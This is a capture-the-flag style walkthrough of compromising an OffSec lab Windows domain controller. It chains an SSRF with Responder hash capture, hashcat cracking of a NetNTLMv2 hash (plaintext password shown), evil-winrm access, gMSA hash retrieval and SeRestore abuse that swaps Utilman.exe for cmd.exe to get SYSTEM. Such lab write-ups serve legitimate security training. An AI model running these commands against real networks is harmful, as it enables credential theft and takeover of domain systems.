System Information
OS: Windows
Service Discovery
Helper scripts source: https://github.com/CameronCandau/Pentest-Automation
scan --autorecon
8080/tcp HTTP
Summary : Bootstrap[3.3.6], HTML5, HTTPServer[Werkzeug/2.0.1 Python/3.9.0], JQuery[2.2.2], Python[3.9.0], Script, Werkzeug[2.0.1]
“Super Secure Web Browser”

Hovering over the “Random topic” button shows it will direct us to http://192.168.190.165:8080/?url=http://localhost.
We can use this to reach the web server on its own localhost: http://192.168.190.165:8080/?url=http%3A%2F%2Flocalhost%3A8080

Can we use it to reach our own server?


Yes!
Since it’s Windows, maybe we can try giving a URL to an SMB server, to hopefully capture a NetNTLMv2 hash?
We’ll start Responder in analyze mode:
sudo responder -I tun0 -A

We have a NetNTLMv2 hash for HEIST\enox.
enox.netntlmv2_hash
enox::HEIST:2c0d6f60f47c9f39:660013CEC4334C6E9CDE0B329DD6D6D3:0101000000000000670DB55AE9DBDC015157F208313C153D0000000002000800520030004700500001001E00570049004E002D00380058003800390030004A003700320049004A0039000400140052003000470050002E004C004F00430041004C0003003400570049004E002D00380058003800390030004A003700320049004A0039002E0052003000470050002E004C004F00430041004C000500140052003000470050002E004C004F00430041004C0008003000300000000000000000000000003000005E885D6EF0205EA9631890DD3F49613646C895717D4CDAEC9694535193F942620A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003100370033000000000000000000
man hashcat shows we can use -m 5600 to crack NetNTLMv2 hashes.
hashcat enox.netntlmv2_hash /usr/share/wordlists/rockyou.txt -m 5600 --force

We get a hit! HEIST\enox:california
Our scans show that the target’s FQDN is DC01.heist.offsec. Together with the machine’s open ports, we can be relatively confident that is a domain controller.
Let’s try to validate these credentials against the local machine and the domain using NetExec:

We see that these are valid credentials in the heist.offsec domain. What protocols/services can we access on the DC?

It seems we have code execution via winrm.
Let’s connect:
evil-winrm -i $IP -u enox -p california

No interesting privileges.
Reviewed winPEAS output, nothing stood out.
Look for interesting user files, discover local.txt and todo.txt:
Get-ChildItem -Path C:\Users -Include *.txt,*.ini,*.pdf,*.kdbx,*.exe,*.zip -Recurse -ErrorAction SilentlyContinue

Interesting…
It looks like we’re the sole member of the Web Admins group.

What does this group give access to?
Get-DomainObjectAcl -ResolveGUIDs |
    Where-Object {
        $_.IdentityReferenceName -match "Web Admins" -and
        $_.ActiveDirectoryRights -match "GenericAll|GenericWrite|WriteDacl|WriteOwner|AllExtendedRights"
}
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth
Get-DomainObjectAcl -ResolveGUIDs | ? { $_.ObjectType -match "msDS-AllowedToActOnBehalfOfOtherIdentity" }
No results…
No Kerberoast, no asreproasts;

Looking back, the todo.txt directly references a group managed service account (GMSA) for Apache. Does one actually exist?
Get-ADServiceAccount -Filter *
(Or Get-DomainObject -LDAPFilter "(objectClass=msDS-GroupManagedServiceAccount)")

Yes… and can we do anything with it? From my workstation rathe than the DC, I’ll check with NetExec (which reminds me that GMSA would be a good thing to check immediately after getting credentials).

We now have an NTLM hash for svc_apache$!
Validate:

Find that svc_apache$ has command execution on the DC via WMI. Connect:

According to Priv2Admin, SeRestore will let us elevate to Admin, as we can overwrite any file in the filesystem. https://github.com/gtworek/Priv2Admin

In svc_apache$‘s Documents, we’ll also find EnableSeRestorePrivilege.ps1, which is linked in the Priv2Admin. I’ll run it and then replace Utilman.exe with cmd.exe. We can then trigger it from the RDP login screen rdesktop $IP to open a cmd Window as System. Here, I used it to start a shell with nc.exe.


